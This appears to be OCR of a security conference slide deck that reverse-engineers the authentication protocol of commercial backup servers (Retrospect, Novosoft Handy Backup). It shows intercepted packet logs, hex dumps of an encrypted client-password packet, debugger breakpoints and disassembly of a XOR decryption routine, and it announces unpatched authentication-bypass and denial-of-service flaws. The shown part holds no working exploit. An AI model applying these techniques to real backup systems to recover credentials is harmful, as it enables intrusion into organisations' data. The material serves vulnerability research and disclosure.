Fuzzing, Reversing and Maths

AGENDA

- Who we are
- What this talk is about
- Retrospect
  - Introduction to the software
  - Protocol Reversing
  - Maths (Part 1)
  - Maths (Part 2)
- Novosoft Handy Backup
  - Introduction to the software
  - Authentication Bypass
  - Permanent D.O.S

WHO WE ARE

WHO WE ARE

Josep Pi Rodríguez a.k.a delorean

- Penetration tester and Security researcher at Deloitte / Buguroo offensive security
- Also a proud geek!
- Blog: realpentesting.blogspot.com
- Twitter: @Josep_pi
- email: epoide@gmail.com

Pedro Guillén Núñez a.k.a. p3r1k0

- Penetration tester and Security researcher at Telefonica ingenieria de seguridad (TIS)
- Interested in security since I was young
- Blog: realpentesting.blogspot.com
- Twitter: @_p3r1k0_
- email:pgn.pedroguillen@gmail.com

WHAT THIS TALK IS ABOUT

WHAT THIS TALK IS ABOUT

- ✓ **Why Backup Servers?**
  - Critical for companies
  - Sold as a Security Software
  - They should be secure, right?
- ✓ **Backup Server list** (http://en.wikipedia.org/wiki/List_of_backup_software)
- ✓ **Our research**

We found several vulnerabilities in a lot of backup applications

- Retrospect
- Novosoft Handy Backup
- Others… ☺

IMPORTANT: Using this techniques we found similar vulnerabilities in other products.

Proprietary [edit]

Package	Publisher	Continuous data protection
@MAX SyncUp	@MAX software	Yes
Argentum Backup	Argentum Software	No
Acronis True Image	Acronis	Yes[6]
Asigra Cloud Backup	Asigra	Yes
Attix5 Online Backup	Attix5	No
ARCserve Backup	CA Technologies	Yes
ARCserve D2D	CA Technologies	Yes
Avamar	EMC Corporation	No
Backup Express (BEX)	Syncsort	No
Backup4all	Softland	No
BackupAssist	Cortex IT Labs	No
Backup Exec	Symantec	Yes
Bitser	Bitser	No
Continuous Data Protection	R1Soft	Yes
Comodo Backup	Comodo	No
Crashplan	Code 42 Software, Inc.	Yes
Dmailer Backup	Dmailer	No


LET'S START THE ODAY PARTY

- ✓ There are no fixes for these vulnerabilities
- ✓ Vendors didn't try to contact us 
- ✓ We want to show you how we found these kind of vulnerabilities. You can find more in other products.
- ✓ We know that all of you are good people and won't use this issues with evil intent
- ✓ We won't be responsible of your evil ideas

DANTZ
RETROSPECT
BACKUP SERVER

INTRO TO THE SOFTWARE

- ✓ Backup Client/Server widely used, even by NASA!



Here are some recent stories!

NASA | PADT, Inc. | RenneR & Co | Muller & Caulfield

Honeywell Technology Solutions at NASA | Dale Windsor

Industry: Aerospace

Why did you choose Retrospect as your backup?


The original decision to use Retrospect occurred in the early 1990's. The advantages then were many and it has withstood the test of time as a superior product. Examples:

- It can backup Windows, Mac OS, Linux and Unix products
- The point in time backup feature made it possible to restore files before the mistake was made or bad file occurred
- Easy to use scripting, automated tape function and direct to disk array backups
- Ability to add or scale your systems as the data size changes

There are many more advantages to this product. The internet is loaded with success stories.


INTRO TO THE SOFTWARE

- ✓ EMC told us 1 month ago that retrospect was sold in 2012




INTRO TO THE SOFTWARE

- ✓ In the past someone found some vulnerabilities (memory corruption, null pointer de-reference and plain text password hash disclosure…)
- ✓ No more vulnerabilities were reported since 2008!




INTERCEPTING CLIENT/SERVER COMMUNICATION

- ✓ Intercepting all requests/responses using CANAPE
- ✓ What is CANAPE? An amazing tool!
- ✓ With a proxifier software and canape, we can intercept and play with almost anything.



DIGGING INTO THE AUTHENTICATION

- ✓ Retrospect.exe is the server. Retroclient.exe is the client.
- ✓ In the client installation, you have to set a password.
- ✓ When the server tries to connect to a new client:




Settings | Packet Log | Text Log | Global Meta | Conns | History | Active Graphs | Injector | Redirect Log | Credentials

No	Timestamp	Tag	Network	Data	Length	Hash
1	18/03/2014 2:0...	Out	192.168.1.69:11...	\x00e\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	12	A21680352A90...
2	18/03/2014 2:0...	In	192.168.1.69:11...	\x00Ê\x00\x00\x00\x00\x00Ú\x00\x00\x00\x00\x00\x00\x16\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\...	230	F1123B4082E4...
3	18/03/2014 2:0...	Out	192.168.1.69:11...	\x00¥\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	12	9D728296E4AF...
4	18/03/2014 2:0...	In	192.168.1.69:11...	\x00Ê\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x00\x00	16	765E546875186...
5	18/03/2014 2:0...	Out	192.168.1.69:11...	\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	12	813153C3669D...
6	18/03/2014 2:0...	In	192.168.1.69:11...	\x00Ø\x00\x00\x00\x00\x00Ú\x00\x00\x00\x00ª\x07U-¶X®à³®2í±¦\\x19¯*ÀpÈÐiÕ)\x06í03,è\x06{D/Ø\x1...	230	29D2BEAC3FB9...
7	18/03/2014 2:0...	Out	192.168.1.69:11...	\x00p\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x00\x16	16	8F5004B312D5...
8	18/03/2014 2:0...	In	192.168.1.69:11...	\x00Ê\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x00\x00	16	765E546875186...
9	18/03/2014 2:0...	Out	192.168.1.69:11...	\x00e\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	12	A21680352A90...
10	18/03/2014 2:0...	In	192.168.1.69:11...	\x00Ê\x00\x00\x00\x00\x00Ú\x00\x00\x00\x00\x00\x00\x16\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\...	230	F1123B4082E4...
11	18/03/2014 2:0...	Out	192.168.1.69:11...	\x00¥\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	12	9D728296E4AF...
12	18/03/2014 2:0...	In	192.168.1.69:11...	\x00Ê\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x00\x00	16	765E546875186...
13	18/03/2014 2:0...	Out	192.168.1.69:11...	\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00	12	813153C3669D...
14	18/03/2014 2:0...	In	192.168.1.69:11...	\x00Ø\x00\x00\x00\x00\x00Ú\x00\x00\x00\x00ª\x07U-¶X®à³®2í±¦\\x19¯*ÀpÈÐiÕ)\x06í03,è\x06{D/Ø\x1...	230	29D2BEAC3FB9...
15	18/03/2014 2:0...	Out	192.168.1.69:11...	\x00p\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x00\x16	16	8F5004B312D5...
16	18/03/2014 2:0...	In	192.168.1.69:11...	\x00Ê\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x00\x00	16	765E546875186...

DIGGING INTO THE AUTHENTICATION

- ✓ We know that the client (retroclient.exe) sends the password to the server (retrospect.exe)
- ✓ Why? If you enter an invalid password in the messagebox at the server, it won't send any packets.
- ✓ The server now has the password and is checking it by itself.
- ✓ When is the client sending the password? Let's look what the client is sending during the first connection:



DIGGING INTO THE AUTHENTICATION

```
00000000   00 D8 00 00 00 00 00 DA 00 00 00 00 AA 07 55 AC   .Ø.....Ú....ª.U¬
00000010   B6 58 AE F0 B3 A9 32 ED B1 A6 5C 19 AF 2A C0 70   ¶X®ð³©2í±¦\.¯*Àp
00000020   C8 D0 69 96 D5 9A 29 06 EF 30 33 2C E8 92 06 7B   ÈÐi.Õ.).ï03,è..{
00000030   91 44 2F D8 1C 7D EB B5 BE 16 42 A1 49 74 19 19   .D/Ø.}ëµ¾.B¡It..
00000040   47 7D 89 D7 9E 7C 1A 1C E6 E7 78 66 D5 95 39 21   G}.×.|..æçxfÕ.9!
00000050   A6 C6 95 E5 57 48 7C B8 77 79 95 C2 F8 90 F7 60   ¦Æ.åWH|¸wy.Âø.÷`
00000060   2D 80 BF E1 6C 63 55 DC 57 01 53 A9 F0 BB 9F 07   -.¿álcUÜW.S©ð»..
00000070   30 19 04 CA EE 01 B0 A6 A8 C9 C8 25 F4 C0 16 7F   0..Êî.°¦¨ÉÈ%ôÀ..
00000080   3A 08 06 61 E0 A3 E2 F7 CB E0 37 01 91 1D 93 98   :..aà£â÷Ëà7.....
00000090   BD 99 2E 94 A1 DD 13 AB B1 CD 86 3B 58 BF 6A 2D   ½...¡Ý.«±Í.;X¿j-
000000A0   26 0A C1 31 E2 B0 E4 67 CB 32 E1 94 2D EA B3 A7   &.Á1â°ägË2á.-ê³§
000000B0   6E FA 85 23 4C 17 67 0C AB CA E9 F1 10 AD 94 DC   nú.#L.g.«Êéñ. .Ü
000000C0   6A F3 9D C1 F0 B2 18 FA 32 9C 26 30 06 48 84 8A   jó.Áð².ú2.&0.H..
000000D0   AC D0 05 45 42 7E 3B 5F 34 46 46 63 74 B0 3B 56   ¬Ð.EB~;_4FFct°;V
000000E0   13 EF A9 D2 6E 38                                .ï©Òn8
```

- ✓ It looks like the password is in this encrypted packet.
- ✓ With Canape we can see that D8 and DA are likely Protocol headers.
- ✓ Let's start doing some protocol reversing.

PROTOCOL REVERSING

- ✓ In this case we used breakpoints in recv and sendv functions and then go further.
- ✓ When our packet is in the socket buffer , we will use Hardware breakpoints.

```
038DF89C  0066B2BE ¾²f.  CALL to recv from network.0066B2B8
038DF8A0  0000054C L♣..  Socket = 54C
038DF8A4  032BEF4E N'+♦  Buffer = 032BEF4E
038DF8A8  00007F0A .⌂..  BufSize = 7F0A (32522.)
038DF8AC  00000000 ....  Flags = 0
038DF8B0  0000000C ....
```

Address	Hex dump	ASCII
032BEF4E	00 D8 00 00 00 00 00 DA	.Ï.....Ú
032BEF56	00 00 00 00 AA 07 55 AC	....ª.U¬
032BEF5E	B6 58 AE F0 B3 A9 32 ED	¶X®ð³©2í
032BEF66	B1 A6 5C 19 AF 2A C0 70	±¦\.¯*Àp
032BEF6E	C8 D0 69 96 D5 9A 29 06	ÈÐi.Õ.).
032BEF76	EF 30 33 2C E8 92 06 7B	ï03,è..{
032BEF7E	91 44 2F D8 1C 7D EB B5	.D/Ø.}ëµ
032BEF86	BE 16 42 A1 49 74 19 19	¾.B¡It..
032BEF8E	47 7D 89 D7 9E 7C 1A 1C	G}.×.|..
032BEF96	F0 54 CB D5 66 26 8A 92	ðTËÕf&..
032BEF9E	15 75 26 56 E4 FB CF 0B	.u&Väûϧ.
032BEFA6	C4 CA 26 71 4B 23 44 D3	ÄÊ&qK#DÓ
032BEFAE	9E 33 0C 52 DF D0 E6 6F	.3.RßÐæo
032BEFB6	E4 B2 E0 1A 43 08 2C B4	ä²à.C.,´
032BEFBE	83 AA B7 79 5D B2 03 15	ƒª·y]²..
032BEFC6	1B 7A 7B 96 47 73 A5 CC	.z{.Gs¥Ì
032BEFCE	89 BB B5 D2 53 10 51 44	‰»µÒS.QD
032BEFD6	78 53 84 B2 22 AE 20 2B	xS„²"® +
032BEFDE	0E 2A 9D 27 12 6E A0 18	.*.'.n ..
032BEFE6	02 7E 35 88 EB 0C D9 9E	.~5ë.Ù.
032BEFEE	95 B9 72 82 51 03 57 D4	•¹r‚Q.WÔ
032BEFF6	78 81 52 27 9E 59 00 14	x.R'.Y..
032BEFFE	DD 49 36 90 FF A4 D4 BF	ÝI6.ÿ¤Ô¿
032BF006	18 79 5A 42 A3 1E 27 6F	.yZB£.'o
032BF00E	D9 40 2E 72 43 01 AB 49	Ù@.rC.«I
032BF016	81 2F 95 83 B5 FB 37 39	./•ƒµû79
032BF01E	1F 63 B6 F6 F1 CD 88 EC	.c¶öñÍ.ì

```
00000000   00 D8 00 00 00 00 00 DA 00 00 00 00 AA 07 55 AC   .Ø.....Ú....ª.U¬
00000010   B6 58 AE F0 B3 A9 32 ED B1 A6 5C 19 AF 2A C0 70   ¶X®ð³©2í±¦\.¯*Àp
00000020   C8 D0 69 96 D5 9A 29 06 EF 30 33 2C E8 92 06 7B   ÈÐi.Õ.).ï03,è..{
00000030   91 44 2F D8 1C 7D EB B5 BE 16 42 A1 49 74 19 19   .D/Ø.}ëµ¾.B¡It..
00000040   47 7D 89 D7 9E 7C 1A 1C E6 E7 78 66 D5 95 39 21   G}.×.|..æçxfÕ.9!
00000050   A6 C6 95 E5 57 48 7C B8 77 79 95 C2 F8 90 F7 60   ¦Æ.åWH|¸wy.Âø.÷`
00000060   2D 80 BF E1 6C 63 55 DC 57 01 53 A9 F0 BB 9F 07   -.¿álcUÜW.S©ð»..
00000070   30 19 04 CA EE 01 B0 A6 A8 C9 C8 25 F4 C0 16 7F   0..Êî.°¦¨ÉÈ%ôÀ..
00000080   3A 08 06 61 E0 A3 E2 F7 CB E0 37 01 91 1D 93 98   :..aà£â÷Ëà7.....
00000090   BD 99 2E 94 A1 DD 13 AB B1 CD 86 3B 58 BF 6A 2D   ½...¡Ý.«±Í.;X¿j-
000000A0   26 0A C1 31 E2 B0 E4 67 CB 32 E1 94 2D EA B3 A7   &.Á1â°ägË2á.-ê³§
000000B0   6E FA 85 23 4C 17 67 0C AB CA E9 F1 10 AD 94 DC   nú.#L.g.«Êéñ. .Ü
000000C0   6A F3 9D C1 F0 B2 18 FA 32 9C 26 30 06 48 84 8A   jó.Áð².ú2.&0.H..
000000D0   AC D0 05 45 42 7E 3B 5F 34 46 46 63 74 B0 3B 56   ¬Ð.EB~;_4FFct°;V
000000E0   13 EF A9 D2 6E 38                                .ï©Òn8
```


Hack In Paris

PROTOCOL REVERSING

- ✓ Using HW breakpoints we can find the functions which handle the socket we are looking at.

- ✓ We found this interesting function, which decrypts the packet and we can see the decrypted packet in memory:

Function

```
0060BF63  . 51           PUSH ECX
0060BF64  > 8B45 10      MOV EAX,DWORD PTR SS:[EBP+10]
0060BF67  . 83E8 01      SUB EAX,1
0060BF6A  . 8945 10      MOV DWORD PTR SS:[EBP+10],EAX
0060BF6D  . 78 3B        JS SHORT network.0060BFAA
0060BF6F  . 8B4D 0C      MOV ECX,DWORD PTR SS:[EBP+C]
0060BF72  . 8A11         MOV DL,BYTE PTR DS:[ECX]
0060BF74  . 8855 FF      MOV BYTE PTR SS:[EBP-1],DL
0060BF77  . 0FB645 14    MOVZX EAX,BYTE PTR SS:[EBP+14]
0060BF7B  . 8B4D 08      MOV ECX,DWORD PTR SS:[EBP+8]
0060BF7E  . 0FB611       MOVZX EDX,BYTE PTR DS:[ECX]
0060BF81  . 33C2         XOR EAX,EDX
0060BF83  . 8B4D 0C      MOV ECX,DWORD PTR SS:[EBP+C]
0060BF86  . 0FB611       MOVZX EDX,BYTE PTR DS:[ECX]
